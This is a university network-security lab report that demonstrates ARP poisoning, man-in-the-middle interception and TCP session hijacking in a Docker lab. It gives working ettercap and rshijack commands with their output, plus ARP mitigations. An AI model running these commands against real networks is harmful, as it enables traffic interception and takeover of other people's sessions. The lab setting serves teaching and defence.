
UNIVERSITY OF TRENTO

Department of Information Engineering and Computer Science

Network Security

2021/05/04

# Lab 01
# ARP Poisoning
# Man-in-the-Middle Attacks
# TCP Session Hijacking

Carlo Corradini — 223811

Giovanni Zotta — 223898

Nicolò Vinci — 220229

Academic year 2020/2021

# Contents

# 1 Introduction

During the laboratory, we will see how to conduct a variety of attacks:

- ARP poisoning.
- Man-in-the-Middle.
- TCP Session Hijacking.
- Application Layer Man-in-the-Middle.

First of all, an efficient network topology is needed to perform and simulate the various attacks. Our network will be composed of three hosts: a Client, a Server and an Attacker. At the beginning of this document we will discuss how the entire network infrastructure is deployed, and we will also explain how to reach every single host on the network via a terminal or GUI.
Then, we will briefly recap the theory behind the ARP protocol and the ARP poisoning attack in order to better understand how the ARP tables can be poisoned exploiting gratuitous ARP replies.
Afterwards, the attacker will be able to become a Man-in-the-Middle between the client and the server. We will show what can be done from the perspective of a malicious actor that has a privileged position in a Local Area Network. For example, the attacker will be able to intercept every communication from client to server and vice versa.
The next step will be to clarify how the TCP Session Hijacking attack works in the general case and in a MitM scenario. Therefore, a TCP Session Hijacking attack will be performed.
At the end, there will be a theory explanation on the Application Layer MitM attack and on how to execute it.
Every tool used for the presented attacks will be introduced and all the steps needed to execute any attack will be described in the best possible way.
Finally, various mitigation techniques will be explained in the document.
The entire laboratory is available from the public GitHub repository.

# 2 Laboratory structure

## 2.1 GitHub

The entire laboratory structure and material is available from the public *Github* repository at:
`https://github.com/carlocorradini/network-security`

## 2.2 Network Topology

During the laboratory, we will work with a virtual Local Area Network composed of **three** hosts:

| Host | IPv4 | MAC |
|---|---|---|
| CLIENT | 192.168.0.10 | 02:42:c0:a8:00:0a |
| ATTACKER | 192.168.0.20 | 02:42:c0:a8:00:14 |
| SERVER | 192.168.0.30 | 02:42:c0:a8:00:1e |

The network is defined by a *docker-compose* file, which sets up a docker **bridge** named **netsec_lab_if** and a *subnet* **192.168.0.0/24**
In figure 2.1 is shown the overall network topology of the laboratory:





Figure 2.1: Network Topology

## 2.3 Bootstrap

To start the laboratory's machines we must launch a *bootstrap* script. Follow the steps below to getting ready:

1) **Change current working directory**

```
$ cd ~/Desktop/network-security
```

2) **Bootstrap the architecture**

```
$ ./bootstrap.sh
```

If the procedure has completed successfully you are now ready for the laboratory!

## 2.4 Reaching Hosts

You can choose between two different modes to reach the available hosts:

1. **SHELL**
   Open a *shell* in the VM and type the command below to connect to the desired host container.

   ```
   $ docker exec -it <HOST_NAME> /bin/bash
   ```

   Remember to change <**HOST_NAME**> with one of the three available host:

   client | attacker | server

   For example, to connect to the server:

   ```
   $ docker exec -it server /bin/bash
   ```


2. **GUI**
   Open a **Browser** in the VM and go to one of the following URL to connect to the GUI of the desired host container:

   - Client
     `http://localhost:8080`
   - Attacker
     `http://localhost:8081`


   Note that the GUI interface is **NOT** available for the Server.

**Example with the Attacker**

**SHELL:**




**GUI:**




# 3 ARP Poisoning

## 3.1 ARP - Address Resolution Protocol


*ARP* is a communication protocol used for **discovering the MAC address associated with a given IPv4 address**.
*ARP* is a **request-response** protocol whose messages are encapsulated by a link layer protocol.
It's communicated within the boundaries of a single network, **never routed across internetworking nodes**.

### 3.1.1 ARP query lifecycle


In this section is shown the ARP query lifecycle of the client that wants to know the associated MAC address of the IPv4 192.168.0.30

1. 



The Client wants to know the MAC address of the Server

2. 


The Client sends an ARP request to the MAC broadcast address ff:ff:ff:ff:ff:ff asking for 192.168.0.30's MAC

3. 


The Server responds to the Client with his MAC


4. 


The Client caches the ARP response for the future


## 3.2 The Attack

The ARP Poisoning attack is frighteningly simple.

### 3.2.1 Attack Flow

1. 


The Attacker keeps sending gratuitous ARP replies to their targets, impersonating the hosts in the network

2. 


The targets' ARP caches are now poisoned! They will send any message directed to a poisoned host directly to the attacker.

### 3.2.2 Ettercap

*Ettercap* is an open source **network security tool for network protocol analysis and man-in-the-middle attacks**.
It is able to **intercept traffic** on a network segment, **capturing packets** and performing **eavesdropping**.
One of its *features* is the **ARP poisoning MitM attack**.
An interesting curiosity is that the original authors are Italians: Alberto Ornaghi & Marco Valleri.
More information available at `https://www.ettercap-project.org`


### 3.2.3 Scan for hosts

Firstly we must scan for available hosts/targets in the network (192.168.0.0/24) using the command:

```
$ ettercap --text --iface eth0 --nosslmitm --nopromisc --quiet
```


*Ettercap* options legend:

- **–text**
  Text only interface.
- **–iface <IFACE>**
  Use interface <IFACE> instead of the default one.
- **–nosslmitm**
  Disable SSL certificates forgery. Used to intercept *https* traffic.
- **–nopromisc**
  Disable sniff of all traffic in IFACE.
- **–quiet**
  Do not print packet content.

After *Ettercap* has successfully completed the scan we must hit the **L** key to see the hosts that has been found. The hosts list should look like the following (the gateway is omitted):

1) 192.168.0.10 02:42:C0:A8:00:0A
2) 192.168.0.30 02:42:C0:A8:00:1E

The overall procedure described above can be seen in the following figure:




### 3.2.4 ARP Poisoning

After finding the hosts IPv4 address, we can start the ARP Poisoning attack by using the command:

```
$ ettercap ––text ––iface eth0 ––nosslmitm ––nopromisc ––only–mitm ––mitm arp
    /192.168.0.10/// /192.168.0.30///
```

*Ettercap* options legend (see also above for completeness):


- **–only-mitm**
  Do not sniff, only perform MitM attack.
- **–mitm <METHOD:ARGS>**
  Which MitM attack to employ.
- **[TARGET1]**
  TARGET in the form MAC/IPs/IPv6/PORTs.
- **[TARGET2]**
  TARGET in the form MAC/IPs/IPv6/PORTs.

The overall attack procedure described above can be seen in the following figure (see the last three rows):

```
root@attacker:~# ettercap --text --iface eth0 --nosslmitm --nopromisc --only-mitm --mitm arp /192.168.0.10/// /192.168.0.30///

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth0 -> 02:42:C0:A8:00:14
          192.168.0.20/255.255.255.0


Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.0.10 02:42:C0:A8:00:0A

 GROUP 2 : 192.168.0.30 02:42:C0:A8:00:1E
Activated the mitm attack only... (press 'q' to exit)
```

### 3.2.5 Wireshark

Using *Wireshark* we can see the gratuitous ARP replies that the attacker continuously sends to the targets to keep the ARP entries fresh.
Open *Wireshark* and start capturing on the interface called `netsec_lab_if` and apply the filter `arp && arp.dst.proto_ipv4 != 192.168.0.1 && arp.src.proto_ipv4 != 192.168.0.1`:




### 3.2.6 Targets ARP table

We use the `arp`[1] command to displays the kernel's IPv4 network neighbour cache.
We can clearly see that the entries have the same MAC address of the Attacker even if the IPv4 address is different.

```
$ arp
```

**Client:**

```
root@client:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
server.network_security  ether   02:42:c0:a8:00:14   C                     eth0
attacker.network_securi  ether   02:42:c0:a8:00:14   C                     eth0
```

**Server:**

[1] `https://man7.org/linux/man-pages/man8/arp.8.html`

```
root@server:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
attacker.network_securi  ether   02:42:c0:a8:00:14   C                     eth0
client.network_security  ether   02:42:c0:a8:00:14   C                     eth0
```

### 3.2.7 traceroute

We use the `traceroute`[2] command to track the route followed by the packets on their way to a given host. We can clearly see that the packets are sent to the Attacker first and then forwarded to the real/original destination. The hop(s) number should be 1 and not 2.

```
$ traceroute <HOST>
```

**Client:**

```
root@client ~# traceroute server
traceroute to server (192.168.0.30), 30 hops max, 60 byte packets
 1  attacker.network_security_lab_01_network (192.168.0.20)  0.072 ms  0.019 ms  0.015 ms
 2  server.network_security_lab_01_network (192.168.0.30)  0.112 ms  0.054 ms  0.050 ms
```

**Server:**

```
root@server:/# traceroute client
traceroute to client (192.168.0.10), 30 hops max, 60 byte packets
 1  attacker.network_security_lab_01_network (192.168.0.20)  1.680 ms  1.601 ms  1.518 ms
 2  client.network_security_lab_01_network (192.168.0.10)  1.471 ms  1.403 ms  1.342 ms
```

## 3.3 Mitigations

1. **Static ARP**
   Set **permanent entries** in the ARP cache.
   **Unsuitable for large and dynamic networks**.
2. **Detection Tool**
   ARP poisoning is a very *loud attack*.
   **Intrusion detection systems** can help to **detect** if an ARP attack is taking place.
3. **Packet Filtering**
   Packet filtering and inspection can help to **catch poisoned packets** before they reach their destination.
   Do not allow gratuitous ARP replies.
4. **Cryptography-based Authentication**
   **Do not accept ARP replies if they are not authenticated** by cryptographic means.
   **Not trivial to deploy** (EAP) and **not really backwards compatible**.

### 3.3.1 arping

We use the `arping`[3] command to discover and probe hosts. *arping* probes hosts on the examined network link by sending Link Layer frames.

```
$ arping –D <HOST>
```

The **-D** option is called *Duplicate Address Detection* mode (DAD) and returns:

- **.**
  *DAD* **succeeded**. *i.e.* no replies are received.
- **!**
  *DAD* **failed**. *i.e.* received multiple replies.

| Client | Server |
|---|---|
| `root@client:~# arping -D 192.168.0.30` `!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!` | `root@server:/# arping 192.168.0.10 -D` `!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!` |

[2] `https://linux.die.net/man/8/traceroute`
[3] `https://man7.org/linux/man-pages/man8/arping.8.html`

# 4 Man-in-the-Middle Attacks

## 4.1 Scenario

Now that we have successfully poisoned our victims, it's time to exploit the privileged position that we have in the network. First of all, we would like to remark the fact that in our laboratory we are working with one client and one server as a proof of concept for the attacks that we are showcasing, but the scenario might also be the one of a large-scale attack over a large network. This is due to the fact that ARP poisoning does not have any limitations aside from the computational load that the attacker's machine is experiencing during the attack.





Figure 4.1: Man-in-the-Middle scenario

## 4.2 Exploiting the man-in-the-middle attack

What can an attacker do when in a man-in-the-middle position? Well, a lot of things. For instance, he or she could decide to sniff the communications happening between the hosts in the network, saving the logs for future use. However this is just the most stealthy thing possible, and many others are possible. Indeed, an attacker could manipulate the communications at will, mangle payloads, headers, introduce delays, block every communication or just a subset of them. The opportunities are pretty much limitless, especially when the victims use non-secure protocols like Telnet or plain HTTP.

First of all, let us give a look at what is going on in the network.

## 4.3 Starting the server's services

Before having a chance to look at the flow of the communications, we first have to spin up some services on the Server machine. For our laboratory, we are going to use two different vulnerable services:

- a Telnet server;

- Banky, our simple bank simulator.

On the host virtual machine, we have to connect to the server via the following command:

```
$ docker exec -it server /bin/bash
```

Now our shell should look like this:

```
root@server:/#
```

To spin up the telnet service, type:

```
$ /etc/init.d/xinetd start
```

To check if the service started correctly, type:

```
$ /etc/init.d/xinetd status
```

If everything went well, the output should look like Figure 4.2.

```
root@server:/# /etc/init.d/xinetd start
 * Starting internet superserver xinetd
root@server:/# /etc/init.d/xinetd status
 *  is running
INTERNAL STATE DUMP: 2.3.15.3
Current time: Fri May  7 12:36:28 2021

Services + defaults:
Service defaults
        Bind = All addresses.
        Only from: All sites
        No access: No blocked sites
        No logging
Service = telnet
        State = Active
        Service configuration: telnet
                id = telnet
                flags = REUSE IPv6
                socket_type = stream
                Protocol (name,number) = (tcp,6)
                port = 23
```

Figure 4.2: Telnet status

To spin up the Banky server, type:

```
$ banky
```

The prompt should tell you that Banky is ready on port 80 and port 443, just like Figure 4.3.

```
root@server:/# banky
[2021-05-07T12:37:56.751] [INFO] default - HTTP server listening on port 80
[2021-05-07T12:37:56.762] [INFO] default - HTTPS server listening on port 443
```

Figure 4.3: Banky startup

Now we need to make a request from the Client. To do that, on the host virtual machine open Firefox and head to `localhost:8080`. This opens up the GUI of the Client. From within the GUI, open the Firefox web browser and head over to `http://server`.

If everything is successful, the Banky website will be presented to us.

## 4.4 Taking a look at the network traffic

It's time to open up Wireshark to look at a client POST request. On the host virtual machine, let's open Wireshark with:

```
$ sudo wireshark
```





Figure 4.4: Banky homepage

and select the interface `netsec_lab_if` to sniff the traffic in the network of our hosts.

Now, insert the following filter in wireshark, to avoid having to deal with the junk traffic generated by the GUI: `ip.src != 192.168.0.1 && ip.dst != 192.168.0.1 && tcp.port == 80`.

Now we should have a blank clean slate to listen for the traffic we are interested in. If we start sniffing the network traffic and make a request from the Client, we should see something like Figure 4.5.





Figure 4.5: Wireshark capture of the man-in-the-middle scenario

If we follow the flow, it's interesting to see that at a first look the IP addresses are the ones of the Client and of the Server. However, if we take a closer look at the link-layer level frames, we see that the Attacker's MAC address (`02:42:c0:a8:00:14`) is always present. This means that the attacker is always in the middle of the communication, and can see every packet in the communication.

# 5 TCP session hijacking

## 5.1 Introduction on the attack





Figure 5.1: TCP handshake

In this chapter we are going to see an attack of session hijacking. The scenario is the following: the Client wants to connect to the Server via a Telnet connection. To do so, first of all it needs to establish a TCP connection, following the traditional `SYN - SYN-ACK` TCP handshake, like in figure 5.1.

The thing that we are interested in is the Sequence Number generated by the server. If as an Attacker we can find a way to sniff the sequence number during the communication, we can impersonate the client by stealing the Sequence Number that was sent by the server.

There are two main options to perform an attack like this:

- Guessing the Sequence Number: this option is viable if the attacker has no opportunity to infiltrate in the network and has to perform a blind hijack attack. However, it's hard to assess the feasibility of such an attack since the Sequence Number might span across a $2^{32}$ possibility range.
- Performing a Man-in-the-middle attack: in this scenario the attacker sits in the middle of the connection and sniffs whatever connection information is passing, including Sequence Numbers. In this way the Server believes to talk with the Client while instead it is talking with the Attacker.





Figure 5.2: TCP session hijacking

For timing reasons we are not interested to show the blind attack since we would have to bruteforce the Sequence Number. Instead, we are going to show one way to perform the Man-in-the-middle version of the attack using **Rshijack**[1], which is a tool to designed to perform TCP session hijacking. The final scenario will look like Figure 5.2

## 5.2 Rshijack

For the attack, we are going to use **Rshijack**, which is a Rust rewrite of Shijack, a tool from early 2001. To have a first look at its capabilities, let us have a look at its help.

```
$ rshijack --help
```

It's time to use it! As before, open Firefox and head over to `localhost:8080` to access the Client GUI. Then, open up a terminal and type:

```
$ telnet server
```

We will be asked for credentials, which are the following:

- **user**: root
- **password**: password

After that, we have root access to the Server from the Client host. However, as seen before, all the communications are still going through the Attacker. How could the attacker exploit this advantage?

[1] https://github.com/kpcyrd/rshijack





Figure 5.3: Rshijack options

**Rshijack** comes to the rescue. During the laboratory we have seen two ways to mess up the communication: reset of the connection and hijacking of the connection.

Since they are very similar, we are going to show the second, which is the most interesting for this case.

Firstly we must scan for available hosts/targets in the network (192.168.0.0/24) using the command:

```
$ rshijack –0 ––quiet eth0 192.168.0.10:0 192.168.0.30:23
```

**Rshijack** options legend:

- **-0**
  Send 1kb of null bytes to desync the client's connection
- **–quiet**
  Disable verbose output
- **<IFACE>**
  The interface we are going to hijack on
- **<src>:<port>**
  Source of the connection (Client) along with the port to hijack. It's possible to use 0 as a port if we don't know it, Rshijack will retrieve it for us.
- **<dst>:<port>**
  Destination of the connection (Server). Telnet port is 23.

As soon as this command is ran, Rshijack listens for SEQ/ACKs, and the first one that matches the desider configuration is used to conduct the attack. The shell prompts the user to generate some traffic on the client-side in order to speed-up the hijack, and indeed as soon as the user tries to do something with the Telnet connection on the Client, its shell gets freezed and the control of the telnet session passes to the Attacker, who now has complete control over the server with root privileges.

